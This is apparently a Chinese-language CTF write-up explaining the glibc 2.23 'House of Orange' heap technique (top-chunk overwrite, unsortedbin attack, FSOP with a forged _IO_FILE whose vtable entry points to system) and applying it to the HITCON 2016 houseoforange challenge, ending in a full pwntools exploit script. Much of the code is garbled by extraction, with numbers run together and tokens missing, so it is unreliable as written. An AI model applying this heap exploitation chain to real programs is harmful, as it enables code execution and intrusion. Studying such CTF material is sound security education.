House Of Orange house of orange 这个手法的效果不大,得配合其他的手法来发挥威力
前置知识 学习这种手法之前建议学习的知识:
简介 House of orange是glibc2.23下常用的一种攻击手法,常用于当程序中没有free函数 的情况下,利用House of orange攻击能够释放一个unsortedbin 中的chunk,然后再结合unsortedbin attack和FSOP对_IO_FILE_plus.vtable进行攻击。是最早的一种 IO 利用方式,开启了堆与 IO 组合利用的先河
适用范围 libc版本:2.23——2.26
程序存在堆溢出
程序中没有free
原理 House of Orange可以让我们在没有free函数的情况下得到一个释放的堆块(unsorted bin)。
原理简单讲就是当我们申请的堆块大小超过了top_chunk的size时,原top_chunk会被释放并挂进unsorted bin中,这样我们就可以在没有free函数的情况下获取到unsorted bins,最后再映射或者扩展一个新的top_chunk。
想要利用该手法,我们得通过这几个检查:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 char *)(chunk_at_offset(old_top, old_size)); char *)(MORECORE_FAILURE); 0 ) ||unsigned long )(old_size) >= MINSIZE &&unsigned long )old_end & (pagesize - 1 )) == 0 ));unsigned long )(old_size) < (unsigned long )(nb + MINSIZE));
检查:
old_top_chunk大小 ≥ MINSIZE
prev_inuse 标志为1
address&0xfff=0x000,也就是结束的地址要与页对齐
old_topchunk_size 小于请求的大小(nb)加上最小块大小(MINSIZE)
注:我们申请的chunk不能超过0x20000,不然申请的chunk为mmap映射出来的,不会调用sysmalloc函数来扩展top_chunk
我们得到一个unsortedbin中的chunk后结合unsortedbin attack加上我们的FSOP这样就是一次完整的house of orange攻击
利用函数
在House of orange 中的FSOP中,我们主要是利用malloc_printerr()函数去调用__libc_message()函数接着调用其中的abort来触发 _IO_flush_all_lockp()刷新IO_list_all链表上所有文件流
malloc_printerr():
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
static void malloc_printerr (int action, const char *str, void *ptr, mstate ar_ptr) if (ar_ptr)if ((action & 5 ) == 5 )2 , "*** Error in `%s': %s: 0x%s ***\n" ,0 ] ?: "<unknown>" , str,0 ) ? "unknown pointer" : "???" );else if (action & 1 )2 , "*** Error in `%s': %s: 0x%s ***\n" ,0 ] ?: "<unknown>" , str, "???" );else 2 , "*** Error in `%s': %s ***\n" ,0 ] ?: "<unknown>" , str);
该函数利用链如下
1 2 3 4 5 6 7 8 9 10 11 malloc_printerr()abort ()"/bin/sh" ) [我们控制的]
大概利用步骤 0x01:
首先我们申请一个大小合适的chunk_A来通过堆溢出改写top_chunk_size为‘合适大小‘,然后我们再次申请一次chunk_B,size要大于old_top_chunk_size,这时old_top_chunk就会进入unsortedbin中,从而得到一个unsortbinchunk
什么为合适大小?
->前面说过address&0xfff=0x000,我们修改的old_top_chunk的结束地址要与页对齐,所以这就是
0x02:
通过其他手法获取libc基地址和堆内存基地址(某块可读写内存基地址)后,得到_IO_list_all和system的地址,我们通过chunk_A溢出修改old_top_chunk_size为0x61,使其bk = & _IO_list_all-0x10,同时伪造我们的FILE结构
为什么是0x61?
->IO_FILE.chain和首地址之间的偏移正好是0x60,且smallbin[4],具体可以看一下FSOP
0x03:


申请一个非0x60大小的chunk,触发unsortedbin attack,此时_IO_list_all被修改为main_arena+88,由于unsortedbin中我们的old_top_chunk不满足我们申请的的大小,将会进入smallbin[4](0x60大小)中(和main_arena+88之间的偏移是0x60字节的位置),随后遍历unsortedbin时由于unsorted bin 被破坏,调用malloc_printerr进而触发 _IO_flush_all_lockp从而调用我们伪造的 _IO_OVERFLOW函数指针来getshell
修改完后链表结构
例题: buuctf - houseoforange_hitcon_2016
依旧checksec
1
2
3
4
5
6
7
Arch: amd64-64-little'../tools/glibc-all-in-one//libs/2.23-0ubuntu11.3_amd64'
保护全开
主函数:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
void __fastcall __noreturn main (const char *a1, char **a2, char **a3) int v3; while ( 1 )while ( 1 )if ( v3 != 2 )break ;if ( v3 > 2 )if ( v3 == 3 )else if ( v3 == 4 )puts ("give up" );exit (0 );"Invalid choice" ;puts ("Invalid choice" );else if ( v3 != 1 )goto LABEL_13;
add:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
int add () unsigned int size; int size_4; if ( house_id > 3u ) puts ("Too many house" );exit (1 );malloc (0x10u ); printf ("Length of name :" );if ( size > 0x1000 )0x1000 ;1 ] = malloc (size);if ( !new_chunk[1 ] )puts ("Malloc error !!!" );exit (1 );printf ("Name :" );void *)new_chunk[1 ], size);calloc (1u , 8u );printf ("Price of Orange:" );printf ("Color of Orange:" );if ( size_4 != 56746 && (size_4 <= 0 || size_4 > 7 ) )puts ("No such color" );exit (1 );if ( size_4 == 56746 )1 ] = 56746 ;else 1 ] = size_4 + 30 ;return puts ("Finish" );
show:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
int show () int v0; int v2; if ( !house )return puts ("No such house !" );if ( *(_DWORD *)(*house + 4LL ) == 56746 )printf ("Name of house : %s\n" , (const char *)house[1 ]);printf ("Price of orange : %d\n" , *(_DWORD *)*house);return printf ("\x1B[01;38;5;214m%s\x1B[0m\n" , *((const char **)&unk_203080 + v0 % 8 ));else if ( *(int *)(*house + 4LL ) <= 30 || *(int *)(*house + 4LL ) > 37 )puts ("Color corruption!" );exit (1 );printf ("Name of house : %s\n" , (const char *)house[1 ]);printf ("Price of orange : %d\n" , *(_DWORD *)*house);return printf ("\x1B[%dm%s\x1B[0m\n" , *(_DWORD *)(*house + 4LL ), *((const char **)&unk_203080 + v2 % 8 ));
edit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
int edit () unsigned int v2; int v3; if ( upgrade_num > 2u )return puts ("You can't upgrade more" );if ( !house )return puts ("No such house !" );printf ("Length of name :" );if ( v2 > 0x1000 )4096 ;printf ("Name:" );void *)house[1 ], v2); printf ("Price of Orange: " );printf ("Color of Orange: " );if ( v3 != 56746 && (v3 <= 0 || v3 > 7 ) )puts ("No such color" );exit (1 );if ( v3 == 56746 )4LL ) = 56746 ;else 4LL ) = v3 + 30 ;return puts ("Finish" );
程序分析:
程序中无free,glibc版本为2.23使用house of orange
edit中存在堆溢出,可以溢出修改top_chunk_size,只能对特定chunk进行修改
add中只用管name和size,且只能使用4次,每次会申请3个chunk
思路:
1.程序中无free,我们先将top_chunk挂进unsortedbin中,
2.然后通过laregebin来leak出libc和堆基地址,
3.然后通过堆溢出再次修改old_top_chunk_size为0x61,覆盖其bk为_IO_list_all-0x10同时伪造好FILE结构,满足write_base =0< write_ptr =1,mode <= 0 ,vtable[3] = system,old_top_chunk的prev_size改为/bin/sh\x00,
4.最后再次申请一个非0x60大小的chunk来触发我们伪造的 _IO_OVERFLOW(fp)来getshell
释放top_chunk 首先申请一个0x400大小的chunk,然后溢出修改topchunk_size为0xbb1
1 2 add(0x400 ,b'jian' ,0xddaa ,1 )0x430 ,b'a' *0x400 +p64(0 )+p64(0x21 )+p64(0 )*3 +p64(0xbb1 ),0xddaa ,2 )
此时top_chunk位置为0x555555c01450
为什么size为0xbb1?
top_chunk位置为0x555555c01450距离0x555555c02000为0xbb0,0x555555c02000&0xfff = 0
为了满足topchunk结束的地址要与页对齐,所以这就是为什么size为0xbb1
接着我们申请一个0x1000大小的chunk直接将top_chunk挂进unsortedbin中
1 add(0x1000 ,b'1angx' ,0xddaa ,3 )
这样我们就得到了一个unsortedbin_chunk
泄露libc和heap地址 泄露libc好说,但是要泄露出堆地址我们就可以使用largebin来泄露不过中间得填充一些垃圾数据来预防0截断
泄露原理:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
while ((victim = unsorted_chunks(av)->bk) != unsorted_chunks(av)) {if (size == nb) { else if (size >= nb + MINSIZE) { else { if (in_smallbin_range(size)) {else {if (fwd != bck) { else {
如果申请的大小在largebin的范围内,那么在解链unsorted bin的时候,会先把unsorted bin chunk放在large bin中所以在fd_nextsize和bk_nextsize上留下堆地址
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
else if (fwd != bck)if (size < chunksize_nomask (fwd))else while ((unsigned long ) size < chunksize_nomask (fwd))else
其中这一行:victim->fd_nextsize = victim->bk_nextsize = victim;
当 large bin 为空时会将 chunk 的 fd_nextsize和 bk_nextsize都指向自己
效果:
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 0x400 ,b'\x10' ,0xddaa ,3 ) 0.5 )0x600 "malloc_hook" )'__malloc_hook' ]"base:" )'_IO_list_all' ]'system' ]0x10 ,b'a' *0x10 ,0xddaa ,2 )b'a' *0x10 )6 ).ljust(8 ,b'\x00' ))-0x4b0 "heap_base" )
伪造FILE结构,开始FSOP 我们将old_top_chunk的prev_size修改为/bin/sh其大小为0x61,bk设置为_IO_list_all-0X10,mode设置为0,io_overflow设置为system的地址
1
2
3
4
5
p1 = b'\x00' *0x18 +p64(system)+b'\x00' *0x400 +b'/bin/sh\x00' +p64(0x61 )+p64(0 )+p64(IO_list_all-0X10 )+p64(0 )+p64(1 )b'\x00' *0xa8 0x4d8 -0x18 )0x600 ,p1,0xddaa ,1 )
修改完的链表如图:
最后申请非0x60大小的chunk即可触发fsop
完整exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
from pwn import *from LibcSearcher import *'debug' lambda data : p.sendline(data)lambda data : p.send(data)lambda content,data : p.sendlineafter(content,data) lambda content,data : p.sendafter(content,data)lambda data : p.recvuntil(data)lambda data,name=None : print (f"||{name} " +hex (data))lambda : u64(pc(b'\x7f' )[-6 ::].ljust(8 ,b'\x00' ))'./houseoforange_hitcon_2016' "node5.buuoj.cn" 25795 input ("Please input yes->Process,no->Remote" )if "y" in choice:elif "n" in choice:'../zctf2016_note2/libc-2.23.so' def bug ():def cmd (choice ):"Your choice : " ,str (choice))def add (size,name,price,color ):1 )"Length of name :" ,str (size))"Name :" ,name)"Price of Orange:" ,str (price))"Color of Orange:" ,str (color))def show ():2 )def edit (size,name,price,color=None ):3 )"Length of name :" ,str (size))"Name:" ,name)"Price of Orange:" ,str (price))0.5 )"Color of Orange:" ,str (color))def exp ():0x400 ,b'jian' ,0xddaa ,1 )0x430 ,b'a' *0x400 +p64(0 )+p64(0x21 )+p64(0 )*3 +p64(0xbb1 ),0xddaa ,2 )0x1000 ,b'1angx' ,0xddaa ,3 )0x400 ,b'\x10' ,0xddaa ,3 ) 0.5 )0x600 "malloc_hook" )'__malloc_hook' ]"base:" )'_IO_list_all' ]'system' ]0x10 ,b'a' *0x10 ,0xddaa ,2 )b'a' *0x10 )6 ).ljust(8 ,b'\x00' ))-0x4b0 "heap_base" ) b'\x00' *0x18 +p64(system)+b'\x00' *0x400 +b'/bin/sh\x00' +p64(0x61 )+p64(0 )+p64(IO_list_all-0X10 )+p64(0 )+p64(1 )b'\x00' *0xa8 0x4d8 -0x18 )0x600 ,p1,0xddaa ,1 )1 )